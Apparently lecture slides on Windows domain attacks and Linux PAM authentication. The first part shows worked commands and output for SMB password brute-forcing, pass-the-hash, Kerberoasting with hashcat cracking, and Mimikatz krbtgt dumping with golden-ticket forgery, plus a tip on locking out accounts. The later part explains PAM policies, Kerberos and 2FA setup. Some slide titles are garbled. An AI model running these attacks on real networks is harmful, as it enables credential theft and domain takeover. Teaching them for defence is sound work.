Crackmapexec in Action

- Bruteforcing passwords

```
(CrackMapExec)  /opt/CrackMapExec <master>
$ cme smb 192.168.3.215 192.168.23.17 -d Plum -u ~/Desktop/users.txt -p ~/Desktop/passwd.txt
SMB 192.168.23.17 445 WKS23 [*] Windows 10 Enterprise 14393 x64 (name:WKS23) (domain:Plum) (signing:False) (SMBv1:True)
SMB 192.168.23.17 445 WKS23 [-] Plum\billy:Spring20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\billy:Winter20 STATUS_LOGON_FAILURE
SMB 192.168.3.215 445 DC01 [*] Windows 6.3 Build 9600 x64 (name:DC01) (domain:Plum) (signing:True) (SMBv1:False)
SMB 192.168.23.17 445 WKS23 [-] Plum\billy:Autumn20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\billy:Summer20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bud:Spring20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bud:Winter20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bud:Autumn20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bud:Summer20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\buddy:Spring20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\buddy:Winter20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\buddy:Autumn20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\buddy:Summer20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bobby:Spring20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bobby:Winter20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bobby:Autumn20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bobby:Summer20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bob:Spring20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bob:Winter20 STATUS_LOGON_FAILURE
SMB 192.168.23.17 445 WKS23 [-] Plum\bob:Autumn20 STATUS_LOGON_FAILURE
```

Crackmapexec in Action

- Spidering SMB shares [Brute force discovery]

```
crackmapexec smb 10.129.203.121 -u guest -p '' --spider IT --regex .
```

```
SMB 10.129.14.147 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb)
signing:True) (SMBv1:False)
SMB 10.129.14.147 445 DC01 [+] inlanefreight.htb\grace:Inlanefreight01!
SMB 10.129.14.147 445 DC01 [*] Started spidering
SMB 10.129.14.147 445 DC01 [*] Spidering .
SMB 10.129.14.147 445 DC01 //10.129.14.147/IT/. [dir]
SMB 10.129.14.147 445 DC01 //10.129.14.147/IT/.. [dir]
SMB 10.129.14.147 445 DC01 //10.129.14.147/IT/Creds.txt [lastm:'2022-12-01 13:01' size:54]
SMB 10.129.14.147 445 DC01 //10.129.14.147/IT/Documents [dir]
SMB 10.129.14.147 445 DC01 //10.129.14.147/IT/IPlist.txt [lastm:'2022-12-01 13:01' size:36]
SMB 10.129.14.147 445 DC01 //10.129.14.147/IT/Documents/. [dir]
SMB 10.129.14.147 445 DC01 //10.129.14.147/IT/Documents/.. [dir]
SMB 10.129.14.147 445 DC01 //10.129.14.147/IT/Documents/PCNames.txt [lastm:'2022-12-01 13:01' size:
21
```

Crackmapexec in Action

- Check if you can run priviledge operations on the *victim*

```
(CrackMapExec) [redacted] /opt/CrackMapExec <master>
└─$ cme smb 192.168.3.215 192.168.23.17 -u pwn3d -p '██████████' --local-auth 2
SMB 192.168.23.17 445 WKS23 [*] Windows 10 Enterprise 14393 x64 (name:WKS23) (domain:WKS23) (signing:False) (SMBv1:True)
SMB 192.168.3.215 445 DC01 [*] Windows 6.3 Build 9600 x64 (name:DC01) (domain:DC01) (signing:True) (SMBv1:False)
SMB 192.168.23.17 445 WKS23 [+] WKS23\pwn3d:██████████
SMB 192.168.3.215 445 DC01 [-] DC01\pwn3d:██████████ STATUS_LOGON_FAILURE
```

Crackmapexec in Action

- Replay NTLM hash

```
(CrackMapExec) [redacted] /opt/CrackMapExec <master>
$ cme smb 192.168.3.215 192.168.23.17 -d Plum -u godmode -H 'a1b2c3d4e5f6g7h8i9j0k1l2m3n4o5p6q7r8s9t0u1v2w3x4y5z6'
SMB 192.168.23.17 445 WKS23 [*] Windows 10 Enterprise 14393 x64 (name:WKS23) (domain:Plum) (signing:False) (SMBv1:True)
SMB 192.168.3.215 445 DC01 [*] Windows 6.3 Build 9600 x64 (name:DC01) (domain:Plum) (signing:True) (SMBv1:False)
SMB 192.168.23.17 445 WKS23 [+] Plum\godmode a1b2c3d4e5f6g7h8i9j0k1l2m3n4o5p6q7r8s9t0u1v2w3x4y5z6 (Pwn3d!)
SMB 192.168.3.215 445 DC01 [+] Plum\godmode a1b2c3d4e5f6g7h8i9j0k1l2m3n4o5p6q7r8s9t0u1v2w3x4y5z6 (Pwn3d!)
```

Crackmapexec in Action


- Correct login validation

```
(CrackMapExec) [redacted] /opt/CrackMapExec <master>
└─$ cme smb 192.168.3.215 192.168.23.17 -d [redacted] -u backupsvc -p '[redacted]'
SMB      192.168.23.17    445    WKS23      [*] Windows 10 Enterprise 14393 x64 (name:WKS23) (domain:Plum) (signing:False) (SMBv1:True)
SMB      192.168.3.215      445    DC01       [*] Windows 6.3 Build 9600 x64 (name:DC01) (domain:Plum) (signing:True) (SMBv1:False)
SMB      192.168.23.17    445    WKS23      [+] Plum\backupsvc:[redacted] (Pwn3d!)
SMB      192.168.3.215      445    DC01       [+] Plum\backupsvc:[redacted]
```

- Can also be used as a DoS tool to lockout accounts.
 - Throw incorrect password few times.

Kerberoasting

Objective:
Obtain TGS for Service
Principal Name(SPN)
And crack it.



Kerberoasting

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# GetUserSPNs.py [redacted] -dc-ip 192.168.57.140 -request  
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation  
  
ServicePrincipalName      Name      MemberOf  
      PasswordLastSet      LastLogon  
-----  
-----  
[redacted]/SQLService.[redacted]:60111  SQLService  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=  
=local  2019-12-01 04:36:37.623465  <never>  
  
$krb5tgs$23*$SQLService$[redacted]/SQLService [redacted]~60111*$d8c87f700a55e3b68a699e6150fe  
f21b$8f4a1b9a20428f5c89e8be1226be0ebca90fa77409fe04f5deac06a3cde49ef48451cb979c6e138bb66d2086e2fe258d1797  
f29b3a771936f2903bd59455c194a0d2d231bb8ab410f1057b15ce910c6fe742271bb215d74e77907273bfba5d72bf1981984380  
4058d6f4a3f7bb3ce10e11ee247cb92ff08547d0de38d5985264910535eeb7f13cd49143ac81580ae0a4768b546cc16907c401abd  
f1414d6420d35c0b90b30b73289f0c346515c17e19a31c8fb80731659b2502449cd35cb00d1ed99cf6eea44dea0e9f40b6066bce3  
701ba34232d75c0e8fbad338585ebf38f7ea0847917678c07216d6fd1ee7b908a8c2c3e887f6db1523b10bd3d3a988e2dd8162c45  
1d83bb8bd4728f373962454563a154280419d7867fa1d08edad686e921796ab7d6591c17228a1180d55908f66424fa20297101c1e  
f07afcd8a3e3cbbdbba881da2daa400fe2f2f4a4a665522c973a203610ab666a2558536545861fa0742c2473b5c409d59cddb9ea1  
7e4d97471bbb85b927700e8781ac5ced2e18b12bac8325495370f196bc08706d0f6cfeeade8cdb2da143ecde248f8a3c2f1d84daf  
a3b960906a4e9599b1d85ec32d7a6faf00007142423351eb15fae5da2b77b75ba7784a23475e241a84b4860d10e3364625a4f6ce4  
86339d691e5ce1deec17af22982b9b307186ac58d92526cff0485eabeb126bdd86024a7966a3143e6e2d72edcf649192dd562bed4  
c02f581436f3151c19692cb8fc1176dce09de7b10aa96b1fec28ca3988701975f059437b0b503a25ce93ed7111b3f4cc2c955c332  
fb9323763216be0bb44832514da5aa0acd7d2479ce7e6ffae7def56733dd44227559051886b56e4a0bbb338f9cfd5f9ecf04e7107  
72a3fdb2b39fc84810a7b04e350a1dc4fcf1acbac76a01c98911f8c5f3564470f07a362fc127c7426134111b6928161336f2f232c
```

Kerberosting

```
root@kali: ~  
File Edit View Search Terminal Help  
  
$krb5tgt$23$*SQLService$[redacted]$[redacted]/SQLService.[redacted]~60111*$15935ecb04f58751152afe3462ed  
f8a4$91b9ea169d435b3112b7dd9d1a831bbbddb21660bb5d599f47a241b4930b0a4563408d5610b4b483b0f2cdcb57dd61f5926a  
9ff4115157e17cd8aa4c1370d817e2c15503705d326762942d72afe6fba7d865322d5c2dfe8254589f5b51438e6f53f54c04f6c88  
8acd60a71127eca9de618a2cddb82fda084240c35195fce9ad39d9afba8af66230b639e7c0e00abc67310510e1257a1a357e7c73a  
e032a03002112b8711e690ee0c1a6f69f65213cf32f99cb690231effe3b451d7cd92b8006d909c0832ba6aa2807a3d01456d75abe  
af4ce6a0221389718c8d09d973cfd70e29cc0545a58629b7afb4de68ac65606291148440fca550dafd92488aaf26adb054d0ff016  
a2e243fb7a8108c632b69c2d5f3fd0c2108f241115ea4989934bf07f2d6d822b82320ab19d60b5a1ca719af08012c1ac170a04c42  
1059a159b7ecccc4d359d7e381301f83c6ab6668d0c5175c541950bef972e754989985039e0f4f94c0c9e634682e9b87b301f3c56  
f7fda8482a5698ce534cdaad5b158055f7a283d486fce304855f95a8ada8bc1f666252e3e6ea9d9cf5ec6572b0044024c5a3c9284  
087a3234909fd4b001f7d87b7060c8620b342f2523d7e05dd0f233b584f6c7f4b07dabf020c680e4b97b95bd89c2de8584d8efbe  
9e6ec0b7e782b7163435f35d39418bb8a53e057b02b55bbe2b06c65bf449ebf45d93eec384e38e4cdfa79f08c73adee08adbfb4b1d  
5b18062c038331aeaa176af0d35f456ee7e6f9cd10cee946755715da1b3ae2edfa40fd6bb52a953fd71a822a89de4de9cdba2d59c  
d8226d68f970dcc0c24a9a1bade0fb44074ac3fb48cd0182243448a6e0e0f8b9fe9d98b148717f43569a84809af4a9c42a0858b  
f28bef12f1bfe3255245b4f467fa466e5fa2b0137e4d965d8c9f3a062d5a4f70798c59006f12af7647e2179755afb049c05e255f6  
29f301b7a97c478b0fb139990926d9538f4718d91431483a4fad860f6c6b77966e37360e2bc4efaab15485b7ba7350dac1b47733b  
c4440ac0c13141a49ce997d5db54c87e60e4eb00cd48b55dbeb01244224fc0c108d0774cac4ac5b0288260ea6a4adca98dd8ec2aa  
24437758e7f664ff51f0f429c4dd2c0eb4c0fb2b4fdeb69662ddb9428181ff20f36f1f8759543f1647b457a66d4dd3e34bc142d41  
427c2a5ba953bdd6f211a10b076c5e0be48fe8c7a76d5924ca3ae34dd1b7e65e569f06d616348d2b3d6d2aeaf4934114f0ee2e4fb  
ee503b77dc8341c7dad6dc8cb86e2804f6f480e7d59e1ef2b0a398650bdec58067e5fb12cdc41b724ee  
root@kali:~# hashcat --help | grep Kerberos  
7500 | Kerberos 5 AS-REQ Pre-Auth etype 23 | Network Protocols  
13100 | Kerberos 5 TGS-REP etype 23 | Network Protocols  
18200 | Kerberos 5 AS-REP etype 23 | Network Protocols  
root@kali:~#
```

#hashcat -m 13100 hash.txt

Kerberoasting

How Kerberoasting works:

1. Attacker compromises a domain user account.
2. Uses the Domain User context to request a Kerberos service ticket from the TGS using Rubeus or SecureAuth Corporation's GetUserSPNs.py.
3. Attacker receives a ticket from KDC. The ticket is encrypted with a HASH(acc. passwd).
4. Attacker: Captures TGS and crack the SPN credential hash to obtain the service account's plaintext password using tools like Hashcat or JohnTheRipper.
5. The attacker can now steal data, escalate privileges or plant backdoors on the service host to ensure future access.

Mimikatz

1. Used for stealing credentials, generating kerberos tickets, and leverage/pivoting attacks.
2. Attacks: Dump creds. in memory, golden ticket, silver ticket etc.

Source: <https://github.com/ParrotSec/mimikatz>

Mimikatz - Golden Ticket Attack

Golden ticket

- Use the KRBTGT account hash to generate any ticket for the entire domain.
[KRBTGT account is used to sign and validate Kerberos tickets]

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> import-module activedirectory
PS C:\Users\Administrator> get-aduser krbtgt

DistinguishedName : CN=krbtgt,CN=Users,DC=,DC=local
Enabled           : False
GivenName        :
Name             : krbtgt
ObjectClass      : user
ObjectGUID       : b721c880-6c0a-4c2a-9233-45765b9c124f
SamAccountName   : krbtgt
SID              : S-1-5-21-2490182989-4136226752-3308112936-502
Surname          :
UserPrincipalName :
```

(img src: <https://blog.netwrix.com/2022/08/31/complete-domain-compromise-with-golden-tickets>)

MimMimikatz - Golden Ticket Attackikatz

- Dump NTLM hash of the account passwd of TGT.

```
mimikatz 2.1 x64 (oe.oe)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : ████████ / S-1-5-21-2490182989-4136226752-3308112936 ←
RID : 000001f6 (502)
User : krbtgt

  * Primary
    LM :
    NTLM : 40c19391878fad73a84ce0faa703650c ←

  * wDigest
    01 36036bf2b8ee11c4a7f9b22e7f234052
    02 f16f8cd951fe4e3d953433eaa10196f3
    03 24062fedb78a30eb92093ddd1bca89b2
    04 36036bf2b8ee11c4a7f9b22e7f234052
    05 f16f8cd951fe4e3d953433eaa10196f3
    06 71740768ef0125699762f5ed7622f637
    07 36036bf2b8ee11c4a7f9b22e7f234052
    08 1c5598c12c57141e620b265e9378fd05
    09 0a82db4f6696647bbe68e50b738efee
    10 35a710f2db15df5b9e9c70f03bbfbb6e
    11 0ae80803ef47cf666d50ec1e67206a11
    12 0a82db4f6696647bbe68e50b738efee
    13 93f73f8ae5dfbc8183351321c0580b4e
    14 0ae80803ef47cf666d50ec1e67206a11
    15 3c201855131525c2043f32f4bdce27bd
    16 e0b307b76e000afa3def5bc21af72beb
    17 0df8c98497f29df3ba14ac93d8e5a95a
    18 f263077c3cb03e03deea23ffd2d09bd9
    19 92e02f84f3ab4058abca6ac04a32b3c3
    20 8e81e91ba51b4b990587422f652f113f
    21 395c9d4e9437e23d472142364b5d4f7e
    22 395c9d4e9437e23d472142364b5d4f7e
    23 666c282fe3eed7da0531550f60ed3165
    24 ccebb12484656c8ec24fce3301fdfaf
    25 7e98ee8c60e04e263e754e58731f0cb6
    26 f83a6dbcb24484b79881765041a52a4
    27 7b7d8aa9c935787774a83bcb4e07d88
    28 4570589e617bf264a71c3254ad4e5fbd
    29 d1470be8b05a355f335b8eadb0ee2149

  * Kerberos
    Default Salt : JEFFLAB.LOCALkrbtgt
    Credentials
      des_cbc_md5 : f464585b31642c61

  * Kerberos-Newer-Keys
    Default Salt : ████████.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac (4096) : 93879b55d74c9e83ac3bd5fdabdd8d06ccc5d75da306faa45d78e18100923210
      aes128_hmac (4096) : 3b480c5796c521c95c7de14bb8236d54
      des_cbc_md5 (4096) : f464585b31642c61

  * NTLM-Strong-NTOWF
    Random Value : b945e22cec3e0d3eb367325a6d60f4df

mimikatz # _
```

Mimikatz - Golden Ticket Attackikatz

Required:

1. User - Could be valid domain user (e.g. administrator).
2. ID - RID (real-ID) of the account being impersonated.
3. Groups - List of groups an account will belong to (after authentication).
4. SID
5. NTLM hash of the KRBTGT account.

MimMimikatz - Golden Ticket Attackikatz

```
mimikatz # kerberos::golden /domain:[REDACTED].local /sid:S-1-5-21-2490182989-4136226752-3308112936 /rc4:40c19391878fad73a84ce0faa703650c /user:[REDACTED] /id:500 /ptt
User      : [REDACTED]
Domain    : [REDACTED].local ([REDACTED])
SID       : S-1-5-21-2490182989-4136226752-3308112936
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 40c19391878fad73a84ce0faa703650c - rc4_hmac_nt
Lifetime  : 5/21/2017 11:23:02 AM ; 5/19/2027 11:23:02 AM ; 5/19/2027 11:23:02 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for '[REDACTED] @ [REDACTED].local' successfully submitted for current session
```

mimikatz# misc::cmd

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>dir \\[REDACTED]\c$
Volume in drive \\THEPUNISHER\c$ has no label.
Volume Serial Number is CEDC-825F

Directory of \\[REDACTED]\c$

03/18/2019  08:52 PM    <DIR>          PerfLogs
12/01/2019  01:09 AM    <DIR>          Program Files
10/06/2019  06:52 PM    <DIR>          Program Files (x86)
12/10/2019  07:08 PM    <DIR>          Share
12/01/2019  02:16 AM    <DIR>          Users
12/11/2019  07:48 PM    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s) 44,744,744 bytes free

C:\Users\Administrator\Downloads>
```

C:\Users\Administrator\Downloads>psexec.exe \\MYDOMAIN cmd.exe

Pluggable Authentication Module (PAM)

Generalized authentication-related API for adding new authentication methods simply by installing new PAM modules, and to modify authentication policies by editing configuration files. Supports varied authentication types/styles [e.g. password based, using MFA, challenge response based etc.]

- Basics:

- PAM-aware applications have a *service* file in `/etc/pam.d/`

E.g.

```
# cat /etc/pam.d/reboot
```

auth	sufficient	pam_rootok.so
auth	required	pam_console.so
account	required	pam_permit.so

- General format:

```
module_interface      control_flag      module_name module_arguments
```

Pluggable Authentication Module (PAM)

- General terms:

- *Account*: The set of credentials the applicant is requesting from the arbitrator
- *Applicant*: The user or entity requesting authentication.
- *Arbitrator*: User/entity who has the privileges necessary to verify the applicant's credentials and the authority to grant/deny requests.
- *Chain*: A sequence of modules that will be invoked in response to a PAM request. The chain includes information about the order in which to invoke the modules, what arguments to pass to them, and how to interpret the results.
- *Client*: The application responsible for initiating an authentication request on behalf of the applicant and for obtaining the necessary authentication information from him.
- *Facility*: One of the basic groups of functionality provided by PAM: authentication, account management, session management and authentication token update.
- *Module*: A collection of one or more related functions implementing a particular authentication facility, gathered into a single (normally dynamically loadable) binary file and identified by a single name.
- *Policy*: The complete set of configuration statements describing how to handle PAM requests for a particular service. A policy normally consists of four chains, one for each facility, though some services do not use all four facilities.

Pluggable Authentication Module (PAM)

- *Server*: The application acting on behalf of the arbitrator to converse with the client, retrieve authentication information, verify the applicant's credentials and grant or deny requests.
- *Service*: A class of servers providing similar or related functionality and requiring similar authentication. PAM policies are defined on a per-service basis, so all servers that claim the same service name will be subject to the same policy.
- *Session*: The context within which service is rendered to the applicant by the server. One of PAM's four facilities, session management, is concerned exclusively with setting up and tearing down this context.
- *Token*: A chunk of information associated with the account, such as a password or passphrase, which the applicant must provide to prove his identity.
- *Transaction*: A sequence of requests from the same applicant to the same instance of the same server, beginning with authentication and session set-up and ending with session tear-down.

Example of Entities

Client/server same entity

Client/server separate entities

This simple example shows `alice` `su(1)`'ing to `root`.

```
% whoami
alice

% ls -l `which su`
-r-sr-xr-x 1 root wheel 10744 Dec  6 19:06 /usr/bin/su

% su -
Password: xi3kiune
# whoami
root
```

- The applicant is `alice`.
- The account is `root`.
- The `su(1)` process is both client and server.
- The authentication token is `xi3kiune`.
- The arbitrator is `root`, which is why `su(1)` is setuid `root`.

```
% whoami
eve

% ssh bob@login.example.com
bob@login.example.com's password:
% god
Last login: Thu Oct 11 09:52:57 2001 from 192.168.0.1
Copyright (c) 1980, 1983, 1986, 1988, 1990, 1991, 1993, 1994
    The Regents of the University of California.  All rights reserved.
FreeBSD 4.4-STABLE (LOGIN) 4: Tue Nov 27 18:10:34 PST 2001

Welcome to FreeBSD!

%
```

- The applicant is `eve`.
- The client is Eve's `ssh(1)` process.
- The server is the `sshd(8)` process on `login.example.com`
- The account is `bob`.
- The authentication token is `god`.
- Although this is not shown in this example, the arbitrator is `root`.

Sample SSHD PAM Policy

```
sshd    auth        required    pam_nologin.so  no_warn
sshd    auth        required    pam_unix.so     no_warn try_first_pass
sshd    account     required    pam_login_access.so
sshd    account     required    pam_unix.so
sshd    session     required    pam_lastlog.so  no_fail
sshd    password    required    pam_permit.so
```

- sshd (service name, could be directly mentioned in /etc/pam.conf or a per through a per service configuration file)
- auth, account, session, password are facilities
- pam_nologin.so, pam_unix.so, pam_login_access.so, pam_lastlog.so and pam_permit.so are modules.

Facilities:

- auth: Authenticating the applicant and establishing the account credentials, using 2 primitives: *pam_authenticate* (applicant authentication by requesting an authentication token and comparing it with stored value or against a DB) AND *pam_setcred* (which establishes account credentials such as user ID, group membership and resource limits).
- account: Non-authentication – login access controls and usage restrictions.
- session: Session-management – setup(*pam_open_session*)/teardown(*pam_close_session*).
- password: Used for changing authentication token associated with an account.

PAM Chains and Policies

- *policy* == 4 *chains*, one for each of the four PAM *facilities*.
- *chain* == configuration statements, each specifying a module to invoke, some (optional) parameters to pass to the module, and a *control flag* that describes how to interpret the return code from the module.
- **Control flags:**
 - *binding*: If the module succeeds and no earlier module in the chain has failed, the chain is terminated and the request is granted. If the module fails, the rest of the chain is executed, but the request is ultimately denied.
 - *required*: If the module succeeds, the rest of the chain is executed, and the request is granted unless some other module fails. If the module fails, the rest of the chain is also executed, but the request is denied.
 - *requisite*: Similar to *required* but if a module fails, the chain is terminated and the request is denied.
 - *sufficient*: Confusing variant of *binding*. Avoid!
 - *optional*: The module is executed, but its result is ignored. If all modules in a chain are marked optional, all requests will always be granted.

PAM + Kerberos Authentication

- Krb5 – Kerberos package.
- PAM with Kerberos – pam_krb5.
- E.g. SSHD with Kerberos authentication.
 - Configure SSHD to use Kerberos for user authentication

```
/etc/ssh/sshd_config  
KerberosAuthentication yes  
KerberosTicketCleanup yes  
KerberosOrLocalPasswd [yes|no]
```

- Configure client. *Alternatively*, configure the /etc/pam.d/sshd configuration to use pam_krb5 [Authentication between the *abitrator* (SSHD) and the Kerberos server]
 - Use pam_krb5 to authenticate SSH clients.

```
/etc/pam.d/sshd:  
auth    binding    /lib/security/pam_unix.so  
auth    binding    /lib/security/pam_krb5.so use_first_pass
```

PAM Google Authenticator (2FA)

- Package -- libpam-google-authenticator / google-authenticator
 - Integrates with mobile authenticator app
 - App provides time bound OTPs, which would be required for login

E.g. enable 2FA for SSH.

/etc/pam.d/sshd

auth	required	pam_google_authenticator.so
auth	include	system-remote-login
account	include	system-remote-login
password	include	system-remote-login
session	include	system-remote-login

/etc/ssh/sshd_config

ChallengeResponseAuthentication [no --> yes]

KbdInteractiveAuthentication yes